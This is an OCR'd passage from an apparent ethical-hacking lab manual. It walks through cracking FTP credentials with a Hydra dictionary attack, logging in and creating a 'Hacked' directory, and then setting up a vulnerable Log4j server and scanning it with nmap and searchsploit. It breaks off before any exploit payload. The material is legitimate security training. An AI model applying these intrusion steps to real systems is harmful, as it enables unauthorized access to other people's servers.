
17. Hydra tries various combinations of usernames and passwords (present in the Usernames.txt and Passwords.txt files) on the FTP server and outputs cracked usernames and passwords.

This might take some time to complete.

18. On completion of the password cracking, the cracked credentials appear, as shown in the screenshot.




19. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
20. In the terminal window, run ftp [IP Address of Windows 11].
21. Enter Martin's user credentials (Martin and apple) to check whether you can successfully log in to the server.
22. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.




23. Now, you can remotely access the FTP server hosted on the Windows 11 machine.

24. Run mkdir Hacked to remotely create a directory named Hacked on the Windows 11 machine through the ftp terminal.



25. Click Windows 11 to switch to the Windows 11 machine and navigate to C:\FTP.


26. View the directory named Hacked, as shown in the screenshot:




27. You have successfully gained remote access to the FTP server by obtaining the appropriate credentials.

28. Click Parrot Security to switch back to the Parrot Security machine.

29. Enter help to view all other commands that you can use through the FTP terminal.



30. On completing the task, enter quit to exit the ftp terminal.



31. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.

32. Close all open windows on both the Parrot Security and Windows 11 machines.


Task 2: Gain Access to Target Web Server by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021–44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

Here, we will install a vulnerable server in the Ubuntu machine and use the Parrot Security machine as the host machine to target the application.


1. Click Ubuntu to switch to the Ubuntu machine, and login with Ubuntu/toor credentials.
2. In the left pane, under Activities list, scroll down and click the Terminal icon to open the Terminal window.
3. Now, type sudo su and hit Enter to gain super-user access. Ubuntu will ask for the password; type toor as the password and hit Enter.
4. First, we need to install docker.io in ubuntu machine, to do that type sudo apt-get update and press Enter.



5. Once the update is completed, type sudo apt-get install docker.io and press Enter to install docker.

If a question appears Do you want to continue? type Y and press Enter.


If a Configuring docker.io window appears, select Yes and press Enter.




6. Once docker.io is successfully installed, type cd log4j-shell-poc/ and press Enter to navigate to log4j-shell-poc directory.

7. Now, we need to setup log4j vulnerable server, to do that type docker build -t log4j-shell-poc . and press Enter.

-t: specifies allocating a pseudo-tty.




8. Type docker run --network host log4j-shell-poc and press Enter, to start the vulnerable server.



9. Leave the server running in the Ubuntu machine.
10. Click Parrot Security to switch to the Parrot Security machine.
11. We will first scan the target machine to identify any vulnerable services running on it.
12. Open a Terminal window with superuser previleges and run nmap -sV -sC 10.10.1.9 command to view the running services.


-sV option enables version detection. This means Nmap will try to determine the version of the services running on open ports. -sC option enables the use of default scripts in the Nmap Scripting Engine (NSE). These scripts perform various tasks like service detection, vulnerability detection, and more.



13. From the result we can see that port 8080 is open and Apache Tomcat/Coyote 1.1 server is running on the target system.


14. Upon investigation we can see that Apache is vulnerable to Remote Code Execution (RCE) attack. Now we wil use searchsploit to find the vulnerabilities pertaining to RCE attack on the target server.

15. In the terminal window run searchsploit -t Apache RCE command to view the RCE vulnerabilities on the Apache server.



16. Now, we need to select a vulnerability to exploit the Server from the list, from the Nmap scan we found that the Apache Tomcat server is running on JSP so we will target java vulnerabilities from the list of vulnerabilities.

